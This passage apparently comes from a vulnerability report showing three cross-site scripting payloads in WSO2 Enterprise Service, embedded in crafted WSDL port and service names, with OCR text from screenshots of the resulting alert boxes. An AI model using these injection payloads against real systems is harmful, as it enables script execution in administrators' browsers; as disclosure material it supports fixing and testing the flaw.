
The following 3 XSS examples were found:

1.9.1. XSS in “Port Name”:

Content of “xss1.wsdl”:

```
<definitions name = "HelloService"
   targetNamespace = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns = "http://schemas.xmlsoap.org/wsdl/"
   xmlns:soap = "http://schemas.xmlsoap.org/wsdl/soap/"
   xmlns:tns = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns:xsd = "http://www.w3.org/2001/XMLSchema">

   <message name = "SayHelloRequest">
      <part name = "firstName" type = "xsd:string"/>
   </message>

   <message name = "SayHelloResponse">
      <part name = "greeting" type = "xsd:string"/>
   </message>

   <portType name = "Hello_PortType">
      <operation name = "sayHello">
         <input message = "tns:SayHelloRequest"/>
         <output message = "tns:SayHelloResponse"/>
      </operation>
   </portType>

   <binding name = "Hello_Binding" type = "tns:Hello_PortType">
      <soap:binding style = "rpc"
         transport = "http://schemas.xmlsoap.org/soap/http"/>
      <operation name = "sayHello">
         <soap:operation soapAction = "sayHello"/>
         <input>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </input>

         <output>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </output>
      </operation>
   </binding>

   <service name = "Hello_Service">
      <documentation>WSDL File for HelloService</documentation>
      <port binding = "tns:Hello_Binding" name =
"Hello_Port'&#x22;&lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;">
         <soap:address
            location = "http://www.examples.com/SayHello/" />
      </port>
   </service>
</definitions>
```

Result:



WSO2 Enterprise Service
Try the Hello_Service_5
https://192.168.243.180:9443/filedownload?id=1.603820933470864E12
80%
1
OK

1.9.2. XSS in “Service Name”:

Content of “xss2.wsdl”:

```
<definitions name = "HelloService"
   targetNamespace = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns = "http://schemas.xmlsoap.org/wsdl/"
   xmlns:soap = "http://schemas.xmlsoap.org/wsdl/soap/"
   xmlns:tns = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns:xsd = "http://www.w3.org/2001/XMLSchema">

   <message name = "SayHelloRequest">
      <part name = "firstName" type = "xsd:string"/>
   </message>

   <message name = "SayHelloResponse">
      <part name = "greeting" type = "xsd:string"/>
   </message>

   <portType name = "Hello_PortType">
      <operation name = "sayHello">
         <input message = "tns:SayHelloRequest"/>
         <output message = "tns:SayHelloResponse"/>
      </operation>
   </portType>

   <binding name = "Hello_Binding" type = "tns:Hello_PortType">
      <soap:binding style = "rpc"
         transport = "http://schemas.xmlsoap.org/soap/http"/>
      <operation name = "sayHello">
         <soap:operation soapAction = "sayHello"/>
         <input>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </input>

         <output>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </output>
      </operation>
   </binding>

   <service name = "Hello_Service']='a'});alert(2);(function() {//">
      <documentation>WSDL File for HelloService</documentation>
      <port binding = "tns:Hello_Binding" name = "Hello_Port">
         <soap:address
            location = "http://www.examples.com/SayHello/" />
      </port>
   </service>
</definitions>
```

Result:



Try the Hello_Service']='a'});alert(2);(function() {//_2 service - Mozilla Firefox


WSO2 Enterprise Service
Try the Hello_Service']='
https://192.168.243.180:9443/filedownload?id=1.603821636494066E12
80%
2
OK

1.9.3. XSS in “Service Name” 2:

Content of “xss3.wsdl”:

```
<definitions name = "HelloService"
   targetNamespace = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns = "http://schemas.xmlsoap.org/wsdl/"
   xmlns:soap = "http://schemas.xmlsoap.org/wsdl/soap/"
   xmlns:tns = "http://www.examples.com/wsdl/HelloService.wsdl"
   xmlns:xsd = "http://www.w3.org/2001/XMLSchema">

   <message name = "SayHelloRequest">
      <part name = "firstName" type = "xsd:string"/>
   </message>

   <message name = "SayHelloResponse">
      <part name = "greeting" type = "xsd:string"/>
   </message>

   <portType name = "Hello_PortType">
      <operation name = "sayHello">
         <input message = "tns:SayHelloRequest"/>
         <output message = "tns:SayHelloResponse"/>
      </operation>
   </portType>

   <binding name = "Hello_Binding" type = "tns:Hello_PortType">
      <soap:binding style = "rpc"
         transport = "http://schemas.xmlsoap.org/soap/http"/>
      <operation name = "sayHello">
         <soap:operation soapAction = "sayHello"/>
         <input>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </input>

         <output>
            <soap:body
               encodingStyle = "http://schemas.xmlsoap.org/soap/encoding/"
               namespace = "urn:examples:helloservice"
               use = "encoded"/>
         </output>
      </operation>
   </binding>

   <service name = "Hello_Service\&#x0a;alert(3);//">
      <documentation>WSDL File for HelloService</documentation>
      <port binding = "tns:Hello_Binding" name = "Hello_Port">
         <soap:address
            location = "http://www.examples.com/SayHello/" />
      </port>
   </service>
</definitions>
```

Result:


Try the Hello_Service\ alert(3);// service - Mozilla Firefox

https://192.168.243.180:9443/filedownload?id=1.6038218147829204E12

3